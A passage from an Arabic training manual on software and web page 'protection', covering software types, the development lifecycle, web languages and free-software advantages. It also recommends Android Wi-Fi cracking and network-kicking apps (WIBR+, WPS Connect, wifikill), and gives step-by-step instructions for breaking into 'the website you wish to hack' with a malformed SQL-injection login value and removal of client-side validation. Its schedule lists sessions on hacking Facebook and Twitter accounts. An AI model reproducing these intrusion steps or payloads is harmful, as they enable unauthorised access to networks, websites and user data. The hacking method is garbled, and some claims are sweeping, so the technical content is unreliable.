تطبيق Nmap for android مخصص لـ اختراق الواي فاي للاندرويد والفحص داخل شبكة الإنترنت ومعاييرها المختلفة مثل "الاستضافة، حزم البيانات، خدمات النظام، الجدار الناري، المزيد.." ويعمل على تطبيقات اندرويد بدون روت ولكن لا يحصل على كافة المميزات التي يمكن أن يحصل عليها الهواتف المعمول لها روت.

يحتوي على خاصية SYN وطباعة بصمة النظام " OS fingerprinting" كما يتاح التطبيق على منصات أخرى مثل ويندوز، لينكس، ماك وله عدة نسخ أخرى تدعم اتصال OpenSSL.

➢ wifikill for android

تطبيق wifikill للأندرويد من التطبيقات المشهورة لقطع الإنترنت عن الأجهزة المتصلة بالواي فاي عبر هاتفك الذكي ويعمل عبر واجهة بسيطة وسهلة جداً للتخلص من المتداخلين على الإنترنت لديك بدون إذن وتعرض حجم البيانات المستهلكة من قبل هذه الأجهزة وعرض أسماء الأجهزة.

كما يمكنك معرفة المواقع التي قام بزيارتها المتصلين بجهاز الروتر لديك ولكن يحتاج هذا التطبيق إلى الحصول على خاصية الروت على اندرويد، وعند تشغيل التطبيق > يقوم بفحص شبكة الإنترنت وعرض الأجهزة المتصلة مع إمكانية قطع الإنترنت عنها بضغطة واحدة.

➢ WPS Connect:

تطبيق WPS Connect الشهير لإختراق شبكات الوي فاي يسمح لك بالبحث عن شبكات واي فاي قريبة والإتصال معها وهو يعمل على أجهزة أندرويد "روت"، كما يسمح لك بفصل الإنترنت عن الأجهزة المتصلة، ويقول مطور التطبيق: أنه قام بتصميمه بغرض فحص حماية الشبكات ومدى قدرتها على الصمود أمام برامج عرض كلمة سر الواي فاي "Pin".

كما يدعم بغير الـ Pin Code إمكانية فحص خوارزميات (ComputePIN) أو (easyboxPIN) ويعمل التطبيق على أندرويد 4.0 أو أعلى.

➢ **تطبيق WIBR+ للاندرويد:**

تم تطوير تطبيق WIBR+ لفحص حماية شبكات الواي فاي واختبار قدرتها على صد الهجمات عبر هجمات "Bruteforce" عنيفة بالإضافة لتنفيذ هجمات " dictionary attacks" على شبكة الواي فاي لمحاولة تحميل كلمات السر السابقة وكشفها، كما يسمح بتخصيص عملية الفحص وأهمية الشبكات لديك.

يمكنك كسر كلمات السر بحروف كبيرة/صغيرة والأرقام والرموز أيضاً ويستغرق البرنامج بعض الوقت لفك تشفير شبكات Wifi.

إستراحة تدريبية

الجلسة الثانية

عنوان الجلسة : تابع حماية البرمجيات

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- البرمجيات

البرمجيات

يطلق عليها بالإنجليزية (Software's)، وهي عبارة عن وصف لكلّ ما يقوم به الحاسوب من عمليات متكاملة، كحلّ المسائل الرياضيّة والإحصائية، بالإضافة إلى

إجراء التصحيح اللازم على الصيغة التحريريّة وإنجاز العمليات التي يطلبها المستخدم على أكمل وجه، فإن مصطلح البرمجيات يشير إلى كل ما يتكوّن منه جهاز الحاسوب باستثناء مكوّنات الحاسوب المادية.

يُدرج تحت هذا المصطلح مختلف البرامج ولغات البرمجة وكلّ ما لا يمكن لمسه داخل جهاز الحاسوب، ومن بينها المواقع الإلكترونية، ونظم التشغيل، وغيرها، كما يشير مفهوم البرمجيات إلى مختلف التعليمات والأوامر التي يتولّى جهاز الحاسوب قراءتها آلياً، وتكتب باستخدام لغات برمجة خاصّة ومتخصّصة لإنشاء البرمجيات والتطبيقات، ويُتمّ تنفيذها بواسطة المترجم الخاصّ بلغة البرمجة.

عناصر البرمجيات

للبرمجيات صناعة خاصّة بها، إذ تشمل التطوير والصيانة والنشر، بالإضافة إلى خدمة ما بعد البيع أيضاً، والتدريب عليها؛ ويشار تاريخياً إلى أنّ صناعة البرمجيات تعود رسمياً إلى منتصف السبعينات، وتعتبر الولايات المتحدة مركزاً رئيسياً لشركات صناعة البرمجيات؛ إذ تحتضن كاليفورنيا أكثر من 500 شركة مصنِّعة للبرمجيات في فقط، فإنّ إنشاء البرمجيات يتطلّب توفّر لغات البرمجة كشرط أساسيّ، والتي تعتبر بمثابة أداة مساعدة في كتابة برامج الحاسوب، بالإضافة إلى عدد من الأدوات كالمصرف، والمصحح، والمفسّر، والرابط، وبرنامج تحرير النصوص، والبيئة التطويريّة المتكاملة.

أنواع البرمجيات

- **برامج التطبيقات:**

من أكثر أنواع البرمجيات استخداماً، كما هو الحال في برامج معالجة الكلمات، أو تطبيقات MS-office، وغيرها من البرامج.

- **البرنامج الثابت:**

يطلق عليه بالإنجليزية (Firmware) يُستخدم هذا النوع من البرمجيات لغايات التحكّم بالبيانات ومراقبتها ومعالجتها، ومن أكثر الأنواع شيوعاً هو الأنظمة المضمّنة، ويظهر استخدامها في أمثلة حيّة كإشارات المرور وساعات اليد الإلكترونية.

- **البرامج الوسيطة:**

يطلق عليها بالإنجليزية (middle ware)، وهي عبارة عن برنامج يلعب دور الوسيط من خلال تحكّمه بالنظم الموزّعة وتنسيقها.

- **برامج النظم:**

يطلق عليها بالإنجليزية (System Software) وهي كافة البرامج الحاسوبية التي تؤدي دوراً رئيسياً في السيطرة على المكونات المادية للحاسوب، وتأدية الأوامر والمهام المطلوبة من الحاسوب، ومن أهمّ هذه البرمجيات أنظمة التشغيل كمايكروسوفت ويندوز، ولينكس، وسولاريس وغيرها.

- **اختبار البرامج:**

يُصنّف هذا البند كمجال منفصل تماماً نظراً لاهتمامه التامّ بتطوير البرامج الحاسوبيّة، وتحتوي أساليب التأكّد من جودة النظام أو البرمجية قبل وضعها بين يدي المستخدم.

- **فحص البرمجيات:**

تعتبر هذه المرحلة بمثابة عملية استقصاء خاصّة بالبرمجيات لأهداف تجريبية، وتسعى لإعطاء معلومات ذات علاقة بجودة المنتج لكلّ من يهمه أمر التغذية الراجعة.

مراحل بناء النظام البرمجي

في هندسة البرمجيات، بناء النظام البرمجي ليس مجرد كتابة شفرة، وإنما هي عملية إنتاجية لها عدة مراحل أساسية وضرورية للحصول على المنتج، وهو البرنامج بأقل كلفة ممكنة وأفضل أداء محتمل.

يطلق على هذه المراحل اسم دورة حياة النظام البرمجي(Software Lifecycle) التي قد يبدو بعضها ليس له علاقة بالبرمجة.

وهناك الكثير من التصورات والنماذج في هندسة البرمجيات تصف عملية إنتاج برنامج والخطوات اللازمة لذلك.

كما أن هذه الدورة خاضعة للتطوير دائما، حيث بالإضافة للدورات الكلاسيكية، ظهر مفهوم المنظومة المرنة (Agile Process) والتي تتخلي عن النموذج الثابت للمنظومة الكلاسيكية في سبيل المزيد من حرية الحركة للمشروع.

و فيما يلي عرض لإحدى أشهر دورات حياة النظام البرمجي الكلاسيكية وهي دورة الشلال (Waterfall Model):

- **كتابة وثيقة الشروط الخارجية والداخلية:**

وثيقة الشروط الخارجية يتم أخذها من الزبون. تحتوي الوثيقة على متطلبات الزبون في ما يخص مواصفات البرنامج الذي يجب إنشاؤه.

ثم يتم تحليل المتطلبات بشكل أولي ثم كتابة وثيقة شروط داخلية تحتوي على تفسير المواصفات التي يريدها الزبون بدقة أكبر، وبطريقة تتماشى مع مصطلحات المبرمجين.

قد تكون طلبات الزبون متعارضة وفي هذه الحالة يتم الرجوع إليه لتنقيح وثيقة الشروط. ثم يتم تحديد عدد الساعات اللازمة للعمل وحساب التكلفة.

- **التحليل:**

في هذه العملية تجمع المعلومات بدقة ثم تحدد المتطلبات والمهام التي سيقوم بها البرنامج، وتوصف هذه المهام بدقة تامة، كما تدرس الجدوى المرجوة من البرنامج، فالمستخدم مثلاً يضع تصوراً للبرنامج ليقوم بعمليات معينة، ومهمة مهندس البرمجيات في هذه المرحلة هي استخلاص هذه الأفكار وتحديدها؛ لذلك فهي تتطلب مهارة عالية في التعامل مع الزبائن، وقدرة على التحليل الصحيح. ينتج في نهاية هذه المرحلة وثيقة تدعى جدول الشروط والمواصفات دينامكاميد.

- **التصميم:**

تصميم البرمجيات هي مرحلة من مراحل دورة حياة النظام، تساعدنا في تحديد كيفية حل المشكلة "كيف سنحل المشكلة؟"، والتخطيط للتوصل إلى حلول للمشكلة، والدخول في تفاصيل النظام.

التصميم يحدد هيكلية وبنية النظام من خلال تجزأة النظام إلى مجموعة من الأنظمة الفرعية Sub-Systems مما يساهم في السيطرة على التعقيد في النظام System Complexity ، وتحديد الواجهات ونوافذ المستخدم User Interfaces ،والمكونات Components ، والوحدات Modules والبيانات للنظام كي يحقق النظام متطلبات الزبون.

ونقوم بمرحلة التصميم باستخدام المتطلبات التي حددناها في مرحلة التحليل.

مرحلة التصميم يتم خلالها إيجاد التصميم الأمثل لنظام المعلومات الحاسوبي الذي يلبي احتياجات المستخدمين التي تم توصيفها في مرحلة التحليل.

إن عملية التصميم في جوهرها هي عملية حل مشكلات، أي يجري البحث خلالها عن أفضل الحلول التصميمية لبناء نظم ذات أهداف محددة.

- **الترميز (كتابة الكود):**

تحول الخوارزميات والمخططات Diagrams التي تم انتاجها في مرحلة التصميم إلى إحدى اللغات البرمجية، وذلك لانتاج برنامج او نظام قابل للاستخدام من قبل الزبون, يلبي احتياجتة الموضحة في وثيقة الشروط.

خلال هذه المرحلة تتم بعض الاختبارات test على بعض اجزاء النظام للتاكد من عمله بطريقة صحيحة, علماً ان مرحلة الاختبار Testing هي مرحلة منفصلة يتم العمل عليها لاحقاً.

- **الاختبار والتكاملية:**

تجمع الكتل مع بعضها ويختبر النظام للتأكد من موافقته لجدول الشروط والمواصفات، وخاصة إذا كانت الكتل قد كتبت من قبل عدة أعضاء في الفريق.

- **التوثية:**

وهي مرحلة هامة من مراحل بناء النظام البرمجي حيث يتم توثيق البناء الداخلي للبرنامج؛ وذلك بغرض الصيانة والتطوير.

يفضل عادة أن يترافق التوثيق مع كل مرحلة من المراحل السابقة واللاحقة، وأن يكون هناك فريق خاص يهتم بعملية التوثيق لجميع المشاكل والحلول التي يمكن أن تظهر أثناء بناء البرمجية.

وبدون التوثيق قد يصل مصنع البرمجية إلى مرحلة لا يعود بعدها قادراً على متابعة صيانتها وتطويرها؛ مما يزيد الكلفة المادية والزمنية الخاصة بهذه البرمجية إلى حدود غير متوقعة، أو بمعنى آخر الفشل في بناء برمجية ذات جودة عالية ودورة حياة طويلة.

وهناك أكثر من طريقة للتوثيق -توثيق المبرمج وهو ممكن أن يكون بأضافة تعليقات داخل الشفرة البرمجية.

توثيق المحلل بكتابة مستندات شرح لدورة البرنامج المستندية وخلافة. -توثيق مختبر النظام وفيها يتم تسجيل نقاط الخلل في البرنامج.

- **الصيانة والتطوير**

إن هذه المرحلة هي المرحلة الأطول في حياة النظام البرمجي لبقاء النظام قادراً على مواكبة التطورات والمعدات الحديثة، جزء من هذه المرحلة يكون في تصحيح الأخطاء، والجزء الآخر يكون في التطوير وإضافة تقنيات جديدة.

نشاط –12

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن أنواع البرمجيات؟

الوحدة التدريبية السابعة

حماية صفحات الويب

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	حماية صفحات الويب	10 دقيقة	تابع حماية صفحات الويب
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –13			15 دقيقة
• لماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟	المناقشة		30 دقيقة
	عصف ذهني		30دقيقة
• صفحات الويب			30 دقيقة
• نشاط –14	التطبيق العملى		15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي السابع

الجلسة الأولى

عنوان الجلسة : حماية صفحات الويب

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- لماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟

نشاط –13

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن سبب عدم تطوير البرمجيات ؟.

لماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟

هناك أسباب عديدة تجعل البرمجيات باهظة الثمن نذكر أهمها:

- **أولاً: قيمتها العالية في الأعمال وإدخالها في كافة المناحي:**

تخيل أنك قمت بتعيين موظف إستقبال يقوم بإستقبال المكالمات في مؤسستك فإنه لن يعمل على مدار الساعة دون ملل

أو أنه قد يكون في بعض الأحيان غير متاح ... أما عند عملك لبرمجية تقوم بهذا الدور بشكل تلقائي فتأكد من عملها دون ملل

وقس ذلك على أي عملية روتينية يتملل منها العنصر البشري , كما أن نسبة الخطأ فيها قليلة مقارنة بنسبة خطأ العنصر البشري.

- **ثانياً: الطلب المرتفع على البرمجيات ذات الجودة العالية , مع نقص عدد المطورين:**

مثلما ذكرنا في بداية التدوينة العالم الذي نعيش فيه يعتمد على البرمجيات , فهي تدخل في كافة المناحي , ولكن يوجد عدد قليل ممن يستطيعون فعلا بناء أنظمة ذات قيمة حقيقية تخدم الأعمال بشكل حقيقي , نظرا لأن بناءها يتطلب فريق متعاون وخبرة طويلة وإدارة جيدة وهي غير متوفرة دائما , فربما تجد هناك عدد كبير من المطورين , ولكن العدد أقل بكثير عندما نتحدث عن تطوير أنظمة ذات قيمة حقيقية!

- **ثالثاً: لم يتم إستبدال المطورين إلى الأن:**

نعم فبالمقارنة البسيط مع من يفلح الأرض أو المزارع وبرغم الجهد الجسدي العالي الذي يقدمه إلا أن أجره قليل لأن الماكنة إستبدلت وأصبحت أقوى وأكثر جودة كما أن التصنيع أصبح يعتمد على الماكنات عوضا عن العمال مما جعل الطلب عليهم يقل وأجورهم

كذلك، أما المطورين فلا توجد ماكنة إلى الأن تقوم بما يقومون به , نظرا لإعتمادها التام على عقل الإنسان , ولكن لانستبعد ذلك في المستقبل !

- **رابعاً: الجهد الذهني:**

حينما نشاهد المطورين يعملون وهم جالسون خلف شاشات الحواسيب , يعتقد الكثيرون أن هذا العمل مريح جدا مقارنة بأي عمل أخر , ولكن الحقيقة أن هناك جهد ذهني كبير جدا يبذله هؤلاء المطورين لبناء نظام بجودة عالية , عدا عن حاجتهم المستمرة إلى العودة والتغيير المستمر في الأكواد لإضافة أو تعديل خصائص البرمجية.

أهمية البرمجيات

- **التعلم:**

فعن طريق التعديل والحذف والإضافة للشفرة الأصلية للبرنامج نحن نتعلم، بالتجربة والخطأ. بينما المصادر البرمجية المغلقة تبدو أشبه بالنهايات المسدودة.. ولو كان الأصل هو غلق "المصدر" ما تعلم الذين صنعوا الويندوز آى شئ بالأساس عن البرمجة.

- **مجاني:**

صحيح ان العديد منا كعرب لا نشعر بهذه المزية، كون أغلبنا يستخدمون نسخ مقرصنة لأنظمة التشغيل الشهيرة.

لكن هذا الحال لن يدوم للأبد، فهذه الشركات -العابرة للقارات- تضغط حاليا على الدول لتفعيل خطوات قانونية لمحاربة القرصنة، بالطبع بعد ان نشأ جيل كامل لا يعرف نظام بديل للويندوز وأصبح يستعمله بحكم العادة.

- **مناسب للدول:**

بحكم كونه لا يكلف أعباء مالية تذكر مقارنه بالأنظمة المدفوعة الثمن. وملائم لنا على وجه الخصوص ونحن نتطلع الى توطين التكنولوجية فى أرضنا المجدبة. مؤخرا انتقلت مدينة "ميونيخ" بألمانيا الى البرمجيات الحرة ووفرت 90% مما كانت تنفقه سابقا، وحديثا البوليس الفرنسى ليحقق وفرا قدره 85% من مصروفاته السابقة.

سوف تندهش اذا عرفت أسماء الجهات التى تستعمل البرمجيات الحرة فى العالم، من استوديوهات "هوليوود" مرورا بالبيت الأبيض وليس انتهاء بوكالة ناسا لأبحاث الفضاء، وضف عليهم أكثر من ثلثين السيرفرات فى العالم وأغلب الحواسيب الخارقة. يمكنك ان تضيف للقائمة حكومات كل من ألمانيا، البرازيل، جنوب أفريقيا، بلجيكا وروسيا.

على سبيل المثال وليس الحصر..

- **الأمان:**

جزء لا يستهان به من البرامج المغلقة الشفرة، تتجسس على المستخدم، وتنقل لطرف خارجى كل ما تسجله من بياناتك وخياراتك.

على العكس تماما فالبرمجيات الحرة لا تخفى آى برامج ضارة أو تجسس، أغلب مستخدمى نظام التشغيل Linux مثلا لا يستعملون برامج "الأنتى فيروس" لأن بيئه عمل النظام أمنة ومستقرة ومحمية بشكل كبير وفعال.

- **الملايين من المبرمجين المتطوعين:**

والعديد من المؤسسات تدعم البرمجيات الحرة مما يشكل مجتمع جميل ومفتوح يخدم هدف واحد.

وفى حين يتطلب اغلاق ثغرة فى الويندوز من يومين الى ثلاث، ينخفض هذا الزمن مع اللينوكس الى 12 ساعه فقط، بفضل الداعمين والمستخدمين له والذين لا تستطيع Microsoft مجاراتهم فى العدد..

- **روح المشاركة المجتمعية:**

فاستخدام البرمجيات الحرة يعزز فيك أسلوب الحياة الذي يعود بالنفع على المجتمع ككل، لأن الكل قادر على الحصول على البرنامج، الجميع قادر على الإطلاع على الكود المصدري، الجميع متاحة لهم الفرصة للمشاركة بتطوير هذه البرمجيات ... تلك الميزات غير محصورة بفئة معينة بالمجتمع، لا مكان لـ "كهنة التكنولوجيا" في مجتمع البرمجيات الحرة ... التعلم متاح للجميع ولا يحق لأحد إحتكاره.

إن إستخدام البرمجيات الحرة ومشاركتها مع أصدقائك ستعزز فيك هذه الروح.

- **الاستقرار وسهولة الاستخدام:**

فالبرمجيات الحرة مستقرة أكثر من البرامج الغير حرة، البعض يستخدم توزيعة واحدة من لينوكس لسنوات بدون شاشة الموت الزرقاء، أو الحاجة الى تفعيل للنسخ أو انهيار النظام كل أسبوع.

وهى سهلة الأستخدام كذلك، فقد قمت انا فى يومى الأول مع Linux Ubuntu باستعمال أغلب خيارات النظام وأضفت وحذفت برامج وتصفحت الانترنت بسلاسة منقطعة، وقمت بتشغيل كافة برامج الوسائط المتعددة..

- **المرونة:**

فى حين ان أغلب البرمجيات الحرة تعمل على كافة نظم التشغيل بسهولة سواء كان لينوكس، ويندوز أو غيره، لتعدد اصداراتها، نجد العكس مع البرمجيات المغلقة التى تتطلب اشتراطات معينة.

ايضأ متطلبات البرامج من العتاد المادى منخفضة قياسا على النظم المغلقة/ القبيحة، فمقارنة بسيطة بين برنامجى الفوتوشوب وجيمب، من حيث متطلبات الجهاز من ذاكرة وغيره لن تكون فى صالح الفوتوشوب على الإطلاق، خاصة اذا أضفنا السعر الفلكى للفوتوشوب.

إستراحة تدريبية

اليوم التدريبي السابع

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع حماية صفحات الويب

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- صفحات الويب

صفحات الويب

تعرف صفحة الويب بأنها ما يظهر للمستخدم على شاشة الكمبيوتر عند اتصاله بالإنترنت والدخول إلى محركات البحث (Search Engines) المتوفرة لديه وتكون عبارة عن وثيقة أو مصدر مدعم بالمعلومات وتتجانس مع إمكانية عرضها على شبكة الإنترنت، إذ تكون مبنية بطريقة تتوافق مع بنية شبكة الإنترنت باستخدام لغات البرمجة أو ما يسمى بلغات التصميم (MarkUp Language)، ومن الممكن لك أن تكون مستخدماً عن بعد لصفحات الويب التي يمكن استيرادها عبر خادم الإنترنت من الحاسوب.

لغات تصميم صفحات الويب

يعتمد المبرمج (Programmer) أثناء قيامه في بناء وتكوين صفحة الويب على لغات برمجة خاصة بتصميم صفحات الويب والتي بدورها تمنح الصفحة كل الخصائص التي تجعلها صفحة إنترنت فعلية متكاملة المواصفات باستخدام وسوم ورموز خاصة يستوعبها الحاسوب يعمل على ترجمتها إلى لغة مفهومة للإنسان باستخدام شبكة الإنترنت و الحاسوب نفسه وبالختام تظهر لك صفحة الويب كما تراها في العادة، ولغات البرمجة هي:

- لغة (Standard Generallzed Markup Language):

تُعرَف هذه اللغة بلغة SGML وهي اختصار للكلمات الانجليزية المذكورة أعلاه، وتمتاز هذه اللغة بتجاوبها مع أي برنامج كتابة خاص بتصميم صفحات الويب إلا أن ما يعيبها هو صعوبة تعلّمها وتعقيدها الأمر الذي حال دون انتشارها وبالتالي اندثارها.

- **لغة (Extensible Markup Language):**

ويختصر لفظ اسم هذه اللغة بثلاثة حروف مستوحاة من الكلمات الإنجليزية المكوّنة منها (XML)، وهي اللغة الأكثر استخداماً نظراً لأهميتها البالغة في تطبيقات الأعمال الالكترونية، ويتم استخدامها عادة لعرض وتخزين البيانات وتعمل على وصفها بشكل منظّم وسهل على كل من المبرمج والمستخدم. *لغة (Hypertext Markup Language): وتعرف هذه اللغة بلغة HTML، وهي اللغة الأسهل والأوسع انتشاراً من بين لغات تصميم الصفحات، إذ يتم استخدامها والمباشرة ببناء صفحات الويب بالاعتماد على مجموعة من الأوامر والتعليمات يطلق عليها مسمى وسوم (Tags)، والتي تلعب الأخيرة دوراً هاماً في تكوين الصفحة وتصميمها إذ يستطيع المستخدم استعراض الصفحة كصفحة الويب، وتحظى هذه اللغة بامتياز عن غيرها باستعمال أدوات لتصميم الصفحة كعنوان الصفحة وما تحتوي عليه من جداول وصور وغيرها، ويقوم المبرمج المستخدم لهذه اللغة بكتابة الأوامر أو الوسوم عند البدء بالتصميم على أحد برامج التحرير الخاصة بذلك أو ما يسمى المحرر (Editor) والتي يندرج تحتها كل من (WordPad، NotePad، أو حتى برنامج تحرير النصوص (Microsoft Word)، ويجب أن يتوفر شرط تخزين النص المحرّر كصفحة ويب حتى تنجح في إنشاء صفحة الويب.

- **لغة (cascading style sheets):**

يرمز للغة تصميم الصفحات هذه بالرمز CSS، وهي لغة التصميم القادرة على تنسيق صفحات الويب وتولي الاهتمام لشكل المواقع وتصميمها وقد أوجدت بشكل خاص للعمل على الفصل بين التنسيقات التي تطلبها صفحة الويب عن محتوى المستند المكتوب باستخدام الوسوم بلغة HTML، وبإمكانك التعميم بأن هذه اللغة تلعب الدور الفعّال بالعناية بشكل الصفحة، ويتم دمج هذه اللغة مع لغة HTML بكتابة مستند CSS بمستند منفصل خارجي والعمل على ربطها مع مستند HTML، وهناك طرق خاصة صعبة بعض الشيء في

تعلمها لعملية الدمج في المستند نفسه بين اللغتين، وتمتاز هذه اللغة بمنحها صفحة الويب صفة البساطة.

عناصر صفحة الويب

تتكّون صفحة الويب من مدعومة من المعلومات التي تظهر للمستخدم، وقد تخدم هذه المعلومات حواس الإنسان السمعية والبصرية معاً، وتكون على النحو التالي:

المعلومات: وتقسم المعلومات التي تظهر على شاشة المستخدم النهائي إلى نوعين:

- **معلومات نصية (Text Information):**

ويحمل هذا النوع من المعلومات خاصية تمنح وجود اختلافات متنوعة بين ما تحتويه الصفحة.

- **معلومات غير نصية:**

وهي ما تحتويه صفحة الويب من المعلومات التي بإمكانها مخاطبة حاسة السمع والبصر معاً، وهي:

- **صور:**

وتدعم صفحات الويب صوراً بصيغة GIF أو JPEG أو PNG، حتى تظهر الصورة على صفحة الويب وبعد الانتهاء من حفظها استخدم الصورة ذات الصيغ المذكورة.

- **صور متحركة:**

وهي الصور التي تحتوي على خاصية الحركة وتخلو من السكون كالفلاش وتكون عادة هذه الصور تحمل الصيغة GIF.

- **الصوت (Sound):**

قد تلاحظ وجود مقاطع صوت في صفحات الويب التي يمكنك الاستماع إليها والتي تمنح في استخدامك لها خلال عملية بناء الصفحة للمستخدم فرصة الاستماع لها، وتكون عادة بالصيغ WAV أو MID.

- **الفيديو (Video):**

وهذه الخاصية تخدم حاستي السمع والبصر معاً في آن واحد، يتم استخدامها ضمن نطاق الصيغ: WMV، (RM (Real Media، FLV، MPF، MOV.

- **المعلومات التفاعلية:**

وهي للمعلومات التي تمنح المستخدم النهائي فرصة بمشاركة رأيه أو حتى المشاركة باختيار من متعدد أو المشاركة الكتابية، وتعد هذه المعلومات هي الأكثر تعقيداً من بين المعلومات المدرجة، ويقسم هذا النوع من المعلومات إلى:

- **نصوص تفاعلية:**

وهي النصوص التي يتم من خلالها التفاعل بين المستخدم وصفحة الويب سواء بالضغط على الروابط المرفقة أو المشاركة أي أن يترك المستخدم أثراً له.

- **الرسوم التوضيحية التفاعلية:**

وتتضمّن هذه الخاصية تفاعل المستخدم النهائي مع صفحة الويب بوضع لمساته بـ "Click To Play" وما شابه ذلك، ويتم استخدام التزامن النصي وتطبيقات الجافا والفلاش.

- **توفّر الأزرار:**

أي أنه يتم إدراج أزرار تعمل فعلياً على تقديم مهمة معينة عند قيام المستخدم النهائي بالضغط عليها.

- **التفاعل بين الصفحات نفسها:**

وهذا النوع من المعلومات يكون باحتواء صفحة الويب على روابط (HyperLink) أو ما يسمى بالوصلات التشعبية، وهي خاصية تتيح لك الفرصة للانتقال إلى صفحة أخرى للوصول إلى معلومات أو بيانات أو موضوع بذات الاهتمام.

- **الأشكال:**

وهذه الخاصة تعمل على دعم وزيادة عملية التفاعل مع الخادم وخادم قواعد البيانات.

- **التعليقات (Comments):**

تندرج هذه الخاصية بنسبة 90% في صفحات الويب والتي تمنحك كمستخدم نهائي الحق بإبداء رأيك.

- **رسوم توضيحية (Diagramation):**

وتشمل هذه الخاصية كل من الرسوم البيانية والمواصفات البصرية.

كيفية اختراق موقع إلكتروني باستخدام رموز اتش تي ام ال بسيطة

- افتح الموقع الإلكتروني الذي ترغب باختراقه. اكتب اسم مستخدم وكلمة مرور خاطئين في نموذج تسجيل الدخول. (على سبيل المثال: اسم المستخدم: me وكلمة المرور: ' 1=1 or --) سيؤدي ذلك إلى إظهار خطأ يشير إلى استخدام اسم مستخدم وكلمة مرور خاطئين. كن على استعداد الآن لأن هذه النقطة هي بداية تجربتك.

- انقر بزر الفأرة الأيمن في أي مكان في صفحة الخطأ ثم اختر خيار عرض المصدر.
- اعرض الرمز المصدري. يمكن في الرمز المصدري رؤية رموز اتش تي ام ال ورموز جافا سكريبت المستخدمة لإنشاء الصفحة.
يفترض أن تجد في هذه الصفحة شيئًا على شاكلة <_ form Login...action="....">.
ستجد قبل بيانات تسجيل الدخول هذه عنوان الصفحة التي تزورها وستحتاج إلى نسخ هذا العنوان. (مثال: form.....action=http://www.targetwebsite.com>" /login/.....>").
- احذف رموز جافا سكريبت التي تأكد معلوماتك على الخادم من الجزء العلوي. افعل ذلك بحرص حيث أن نجاحك في اختراق الموقع الإلكتروني يعتمد على مدى فعالية حذف رموز جافا سكريبت التي تؤكد معلومات حسابك على الخادم.
- ابحث بتمعّن عن "<_ input name="password" type="password"><" (بدون علامات الاقتباس)، ثم غيّر "<type=password_>" لتصبح "<type=text_>". اعرف ما إن كان أقصى طول لكلمة المرور أقل من 11 رمزًا ثم زد القيمة لتصبح 11 رمزًا.
- افتح القائمة ملف ثم اختر حفظ باسم واحفظ الملف في أي مكان على القرص الصلب بامتداد اتش تي ام ال (مثلا: c:\chan.html).
- أعِد فتح الصفحة المستهدفة مجددًا عن طريق النقر على الملف 'chan.html' الذي حفظته على القرص الصلب سابقًا.
ستلاحظ وجود تغييرات في الصفحة الحالية مقارنة بالصفحة الأصلية. لا تقلق بشأن ذلك.
- اكتب اسم المستخدم (على سبيل المثال: hacker) وكلمة المرور (على سبيل المثال: ' 1=1 or --) لتقوم بكسر حماية الموقع الإلكتروني وتصل إلى قائمة بالمستخدمين المحفوظين في قاعدة بيانات الخادم.

نشاط –14

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن كيفية حماية صفحات الويب.

الوحدة التدريبية الثامن

حماية مواقع التواصل الاجتماعي

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	حماية مواقع التواصل الاجتماعي	10 دقيقة	تابع حماية مواقع التواصل الاجتماعي
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –15			
• شبكات التواصل الاجتماعى	المناقشة		15 دقيقة
• أنواع تهديدات الأمن السيبراني	عصف ذهني		30 دقيقة
• كيفية اختراق الفيس بوك	التطبيق العملى		30دقيقة
• كيفية اختراق حساب تويتر عبر الانترنت	المحاضرة		15 دقيقة
• نشاط –16			10 دقيقة
• فيديو تدريبى			
			120دقيقة

اليوم التدريبي الثامن

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : حماية مواقع التواصل الاجتماعي

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- شبكات التواصل الاجتماعى
- أنواع تهديدات الأمن السيبراني

نشاط –15

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن أنواع تهديدات الأمن السيبراني.